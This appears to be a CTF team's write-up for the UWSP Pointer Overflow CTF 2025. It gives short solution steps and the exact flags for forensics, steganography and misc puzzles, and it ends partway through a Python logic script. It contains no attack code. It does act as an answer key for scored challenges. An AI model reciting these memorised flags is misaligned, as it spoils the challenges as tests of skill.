
1C3GH3TTO – JUKE WRITEUPS

UWSP Pointer Overflow CTF 2025




Position	Team	Score
1	1c3Gh3tt0	16000
2	zeft	16000
3	CamelRiders	16000
4	404FoundUs	14900
5	sweatyrocket_CHATGPT	14400

Categories

Forensics


Forensics 100-2 The Night Shift


Forensics 100-2 The Night Shift

> 1. unzip
> 2. add FFD8FF magic bytes in the beginning of the magic bytes
> 3. save and open to get the flag

`poctf{uwsp_6r0und_c0n7r0l_70_m4j0r_70m}` (edited)


Forensics 100-4 Trace Elements


Forensics 100-4 Trace Elements

`poctf{uwsp_1n_f0r_4_p3nny_1n_f0r_4_p0und}`


Solution: `vol2/Windows/System32/Tasks/<filename>`

Forensics 200-2 Wintermute


Forensics 200-2 Wintermute


```
ACK τ   Û   Ξ   Ω         {   g   U   F
4poctf{uwsp_4_d3c4d3_0f_7013r4nc3}.txtF
NUL‹AppData DC2 EOT STX STX ' STX   NUL‹Loc
```

Forensics 300-1 Built Up in my Head


Forensics 300-1 Built Up in my Head

Solution: `Users/victim/AppData/Roaming/Microsoft/Windows/Recent/<flag>`

Forensics 300-2 The Sound and the Fury




Forensics 300-2 The Sound and the Fury

1. Download *Process Hacker*
2. Run the exe
3. Find the process of the exe
4. Create dump file
5. strings for flag

Flag: `poctf{uwsp_74773r_707_c4553r0l3}`

Forensics 400 Storm Over the Prairie




Forensics 400 Storm Over the Prairie

1. Decrypt using VeraCrypt
2. View the folders/files
3. Morse code in wav gives 2nd part
4. Strings on the original file gives 1st part in base64 format
5. combine

Flag: `poctf{uwsp_f0r_4ll_1n73n710n5_purp0535}`

Stego

Stego 100-1 Ink Between the Lines




Stego 100-1 Ink Between the Lines

> Solution: script to convert 0x20 and 0x9a into 0 and 1 and decode to get a message

Stego 100-2 The Quiet Part

Get python script from the hint video and fix it to get the flag

Stego 100-3 Low Tide at Midnight




Stego 100-3 Low Tide at Midnight

> Solution: Play with the image and construct the QR Code

`poctf{uwsp_f0r3v3r_bl0w1n6_bubbl35}` (edited)

Stego 200-1 Needle in the Chorus



Stego 200-1 Needle in the Chorus


left notes: 0
right notes: 1

```
011100000110 111101100011 011101000110 011001111011 011101010111 011101110011 011100000101 111101110000
011100100011 001100110111 001101110111 100101011111 001101000011 010101011111 001101000101 111101110000
001100010110 001100110111
```

Output

```
poctf{uwsp_pr377y_45_4_p1c7
```

Stego 300-1 Ouroboros




Stego 300-1 Ouroboros

`$ dd if=stego300-1.png of=hidden.pdf bs=1 skip=1754837` > open and base64

`poctf{uwsp_70_34ch_4nd_3v3ry_0n3}`

Stego 300-2 Blind Man's Bluff




Stego 300-2 Blind Man's Bluff

> Solution: The image on RED3 plane gives a good readable image of the flag. After submitting the correct letters/numbers make sense to find the remaining

Flag: `poctf{uwsp_4_715k37_4_c45k37}`

Stego 400 The Weight of Silence




Stego 400 The Weight of Silence

> Solution: This is a challenge of Quantization Values table. Multiple occurencies of the scrambled flag are found in the MPEG file. Solved using zig zag method to unscramble the flag

Flag: `poctf{uwsp_dr34m5_0f_y3573rd4y}`

Misc

Misc 100-2 The Seven Year Itch




Misc 100-2 The Seven Year Itch

> 1. Make the 7x7 nonogram > letter `G`
> 2. look up in the title > number `7`
> 3. construct the key `GSEVEN`
> 4. do vigenere with rules alphabet `4bcd3f6h1jklmn0pqr57uvwxyz`
> 5. change the key to match `653V3N`
> 6. decrypt

`poctf{uwsp_l41553z_m01_m0n_4m1}`

Misc 200-1 Mason, In Light



Misc 200-1 Mason, In Light

> Solution: open `letter.txt` and take the first letter of every line

Misc 200-2 Mouthful of Marbles


```
00:00.100,green,marble1,0
00:00.239,green,marble2,0
00:00.417,green,marble3,0
00:00.545,green,marble4,0
00:00.695,green,marble5,0
00:00.801,green,marble6,0
00:00.934,green,marble7,0
00:01.068,green,marble8,0
00:01.221,green,marble9,0
00:01.302,green,marble10,0
00:01.461,green,marble11,1 P
00:01.626,green,marble12,0
00:01.803,green,marble13,0
00:01.952,green,marble14,0
00:02.025,red,marble15,0
00:02.139,red,marble16,1 PO
00:02.304,green,marble17,0
00:02.477,green,marble18,0
00:02.621,blue,marble19,0
00:02.726,green,marble20,0
00:02.817,red,marble21,0
00:02.898,red,marble22,0
00:03.059,red,marble23,1 POC
00:03.228,green,marble24,0
00:03.365,red,marble25,0
00:03.495,blue,marble26,0
00:03.622,green,marble27,0
00:03.761,green,marble28,0
```

```
00:03.894,green,marble29,0
00:04.053,green,marble30,0
00:04.118,green,marble31,0
00:04.187,green,marble32,0
00:04.299,green,marble33,1 POCT
00:04.442,red,marble34,0
00:04.527,blue,marble35,0
00:04.600,red,marble36,0
00:04.696,red,marble37,0
00:04.781,red,marble38,0
00:04.898,red,marble39,0
00:05.053,red,marble40,1 POCTF
00:05.230,blue,marble41,0
00:05.409,green,marble42,0
00:05.542,red,marble43,0
00:05.701,yellow,marble44,1 POCTF{
00:05.832,red,marble45,0
00:05.970,red,marble46,0
00:06.129,green,marble47,0
00:06.279,green,marble48,0
00:06.433,green,marble49,0
00:06.567,green,marble50,0
00:06.685,green,marble51,0
00:06.860,green,marble52,0
00:06.923,green,marble53,0
00:07.086,green,marble54,1 POCTF{U
00:07.212,green,marble55,0
00:07.366,green,marble56,0
00:07.459,blue,marble57,0
00:07.535,red,marble58,0
00:07.635,green,marble59,0
00:07.799,green,marble60,0
00:07.869,green,marble61,0
00:07.953,green,marble62,0
00:08.069,green,marble63,1 POCTF{UW
00:08.198,red,marble64,0
00:08.312,red,marble65,0
00:08.427,red,marble66,0
00:08.494,green,marble67,0
00:08.635,green,marble68,0
00:08.754,green,marble69,0
00:08.858,green,marble70,0
00:08.966,green,marble71,0
00:09.034,green,marble72,0
00:09.120,green,marble73,1 POCTF{UWS
00:09.225,red,marble74,0
00:09.302,green,marble75,0
00:09.432,red,marble76,0
00:09.583,green,marble77,0
00:09.750,green,marble78,0
00:09.852,green,marble79,0
00:09.962,green,marble80,1 POCTF{UWSP
00:10.101,green,marble81,0
00:10.280,green,marble82,0
00:10.419,yellow,marble83,1 POCTF{UWSP_
00:10.568,blue,marble84,0
00:10.697,green,marble85,0
00:10.796,green,marble86,0
00:10.955,blue,marble87,0
00:11.066,red,marble88,0
00:11.237,red,marble89,1 POCTF{UWSP_C
00:11.342,green,marble90,0
00:11.476,green,marble91,0
00:11.554,red,marble92,0
00:11.693,red,marble93,0
00:11.858,red,marble94,0
00:11.953,red,marble95,0
00:12.110,red,marble96,0
00:12.265,red,marble97,0
00:12.355,red,marble98,1 POCTF{UWSP_CH
00:12.464,red,marble99,0
00:12.567,blue,marble100,1 POCTF{UWSP_CHA
00:12.637,green,marble101,0
00:12.714,blue,marble102,0
```

```
00:12.894,green,marble103,0
00:12.979,red,marble104,0
00:13.120,red,marble105,0
00:13.236,red,marble106,0
00:13.310,red,marble107,0
00:13.455,red,marble108,0
00:13.546,red,marble109,0
00:13.644,red,marble110,0
00:13.710,red,marble111,0
00:13.832,red,marble112,1 POCTF{UWSP_CHAI
00:13.993,green,marble113,0
00:14.171,red,marble114,0
00:14.318,red,marble115,0
00:14.487,red,marble116,0
00:14.633,red,marble117,0
00:14.712,red,marble118,0
00:14.836,red,marble119,1 POCTF{UWSP_CHAIN
00:14.994,green,marble120,0
00:15.091,yellow,marble121,1 POCTF{UWSP_CHAIN_
00:15.153,blue,marble122,0
00:15.223,green,marble123,0
00:15.402,green,marble124,0
00:15.520,green,marble125,0
00:15.674,green,marble126,0
00:15.826,green,marble127,0
00:15.888,green,marble128,0
00:15.970,green,marble129,0
00:16.131,green,marble130,0
00:16.215,green,marble131,0
00:16.295,green,marble132,0
00:16.385,green,marble133,0
00:16.541,green,marble134,1 POCTF{UWSP_CHAIN_O
00:16.629,green,marble135,0
00:16.748,blue,marble136,0
00:16.899,red,marble137,0
00:17.062,red,marble138,0
00:17.173,red,marble139,0
00:17.319,red,marble140,0
00:17.418,red,marble141,1 POCTF{UWSP_CHAIN_OF
00:17.574,blue,marble142,0
00:17.688,red,marble143,0
00:17.848,red,marble144,0
00:18.024,yellow,marble145,1 POCTF{UWSP_CHAIN_OF_
00:18.122,red,marble146,0
00:18.195,blue,marble147,0
00:18.325,red,marble148,0
00:18.467,red,marble149,0
00:18.643,red,marble150,0
00:18.754,red,marble151,0
00:18.887,red,marble152,1 POCTF{UWSP_CHAIN_OF_F
00:19.023,red,marble153,0
00:19.138,green,marble154,0
00:19.240,red,marble155,0
00:19.408,red,marble156,0
00:19.538,red,marble157,0
00:19.657,red,marble158,0
00:19.777,red,marble159,0
00:19.932,red,marble160,0
00:20.016,red,marble161,0
00:20.085,red,marble162,0
00:20.154,red,marble163,1 POCTF{UWSP_CHAIN_OF_FO
00:20.222,green,marble164,0
00:20.285,blue,marble165,0
00:20.448,green,marble166,0
00:20.594,green,marble167,0
00:20.770,green,marble168,0
00:20.861,green,marble169,0
00:20.928,green,marble170,0
00:21.057,green,marble171,0
00:21.187,green,marble172,0
00:21.366,green,marble173,0
00:21.440,green,marble174,0
00:21.608,green,marble175,0
00:21.751,green,marble176,0
```

```
00:21.861,green,marble177,1 POCTF{UWSP_CHAIN_OF_FO
00:21.956,red,marble178,0
00:22.124,green,marble179,0
00:22.246,green,marble180,0
00:22.307,green,marble181,0
00:22.463,green,marble182,1 POCTF{UWSP_CHAIN_OF_FOL
00:22.600,blue,marble183,0
00:22.761,green,marble184,0
00:22.827,green,marble185,0
00:22.991,green,marble186,0
00:23.148,green,marble187,0
00:23.255,green,marble188,0
00:23.417,green,marble189,0
00:23.532,green,marble190,0
00:23.671,green,marble191,1 POCTF{UWSP_CHAIN_OF_FOLS
00:23.784,red,marble192,0
00:23.907,red,marble193,0
00:23.991,blue,marble194,0
00:24.075,blue,marble195,0

POCTF{UWSP_CHAIN_OF_FOOLS}
poctf{uwsp_ch41n_0f_f00l5}

green   -1
red     +1
blue    start
yellow  special char
```

Misc 300-1 La Catedral



Misc 300-1 La Catedral

1. chat gpt script using new information given
2. go here: https://pzwiki.net/wiki/March_Ridge
3. find the church: https://b42map.com/?10324x12790
4. read the sign


`poctf{uwsp_d3v10u5_600535_600d_july5}`

```python
import hashlib
import base64
import itertools

# Ciphertext provided in the challenge
C = "73RP4R137EN86P4BGR84846G6N0F9Y28071Z3F6DCX4SY0W79JPKSXK2CRJNZFCM6ZPFTWTKF3FJGKQYJWP7QGZTP7E00"

# Options - change if needed
arrow_mode = 'imp'   # 'imp' or 'nor'
nibble_order = 'n3n2n1n0'  # 'n3n2n1n0' (n0 is LSB) or 'n0n1n2n3' (alternate)

# Logical primitives
def NOT(x): return not x
def AND(*args):
    if len(args) == 0: return True
    return all(bool(a) for a in args)
def OR(*args):
    if len(args) == 0: return False
    return any(bool(a) for a in args)
def XOR(x,y): return (bool(x) != bool(y))
def NOR(x,y): return not (x or y)
def XNOR(x,y): return (bool(x) == bool(y))
def IMP(x,y):
    if arrow_mode == 'imp':
        return (not x) or y
    elif arrow_mode == 'nor':
        return not (x or y)
    else:
        raise ValueError("arrow_mode must be 'imp' or 'nor'")

# Define pages
pages = [
    ("F_1", lambda A,B,C,D: XOR(XNOR(A,B), AND(C, NOT(D)))),
# (A↔B)⊕(C∧¬D)
    ("F_2", lambda A,B,C,D: AND(OR(A,C), XOR(NOT(B), D))),
# (A∨C)∧(¬B⊕D)
    ("F_3", lambda A,B,C,D: AND(IMP(A,B), IMP(C,D))),
# (A→B)∧(C→D)
    ("F_4", lambda A,B,C,D: OR(AND(A, NOT(B)), XNOR(C,D))),
# (A∧¬B)∨(C↔D)
    ("F_5", lambda A,B,C,D: XOR(XOR(A,B), XOR(C,D))),
# (A⊕B⊕C⊕D)
    ("F_6", lambda A,B,C,D: OR(AND(A,C), AND(NOT(A), NOT(C), D))),
# (A∧C)∨(¬A∧¬C∧D)
    ("F_7", lambda A,B,C,D: AND(XNOR(A, NOT(C)), OR(B,D))),
# (A↔¬C)∧(B∨D)
    ("F_8", lambda A,B,C,D: XOR(IMP(A, AND(B,C)), D)),
# (A→(B∧C))⊕D
    ("F_9", lambda A,B,C,D: OR(AND(NOT(A), B), IMP(C,D))),
# (¬A∧B)∨(C→D)
    ("F_10", lambda A,B,C,D: OR(AND(A,B), AND(NOT(B), C), AND(D, NOT(A)))),
# (A∧B)∨(¬B∧C)∨(D∧¬A)
    ("F_11", lambda A,B,C,D: XNOR(XOR(A,D), XOR(B,C))),
# (A⊕D)↔(B⊕C)
    ("F_12", lambda A,B,C,D: AND(OR(A,B), OR(NOT(C), D))),
# (A∨B)∧(¬C∨D)
    ("F_13", lambda A,B,C,D: XOR(IMP(A,C), IMP(B,D))),
# (A→C)⊕(B→D)
    ("F_14", lambda A,B,C,D: AND(XNOR(NOT(A), B), XNOR(NOT(C), D))),
# (¬A↔B)∧(¬C↔D)
    ("F_15", lambda A,B,C,D: OR(AND(A, NOT(D)), AND(B, NOT(C)))),
# (A∧¬D)∨(B∧¬C)
    ("F_16", lambda A,B,C,D: XOR(XOR(A,B), XOR(NOT(C), D))),
# (A⊕B)⊕(¬C⊕D)
    ("F_17", lambda A,B,C,D: AND(OR(A, NOT(D)), XNOR(B,C))),
# (A∨¬D)∧(B↔C)
    ("F_18", lambda A,B,C,D: OR(IMP(A, NOT(B)), AND(C,D))),
# (A→¬B)∨(C∧D)
    ("F_19", lambda A,B,C,D: OR(AND(NOT(A), NOT(B)), XOR(C,D))),
# (¬A∧¬B)∨(C⊕D)
    ("F_20", lambda A,B,C,D: OR(XNOR(A,C), AND(B, NOT(D)))),
# (A↔C)∨(B∧¬D)
    ("F_21", lambda A,B,C,D: OR(AND(A,B,C), AND(NOT(A), NOT(B), D))),
# (A∧B∧C)∨(¬A∧¬B∧D)
    ("F_22", lambda A,B,C,D: AND(XOR(A,C), OR(NOT(B), D))),
# (A⊕C)∧(¬B∨D)
    ("F_23", lambda A,B,C,D: AND(OR(A,B,C), OR(NOT(A), NOT(B), D))),
# (A∨B∨C)∧(¬A∨¬B∨D)
    ("F_24", lambda A,B,C,D: AND(IMP(A,D), IMP(B,C))),
# (A→D)∧(B→C)
    ("F_25", lambda A,B,C,D: XOR(AND(A, NOT(C)), AND(B, D))),
# (A∧¬C)⊕(B∧D)
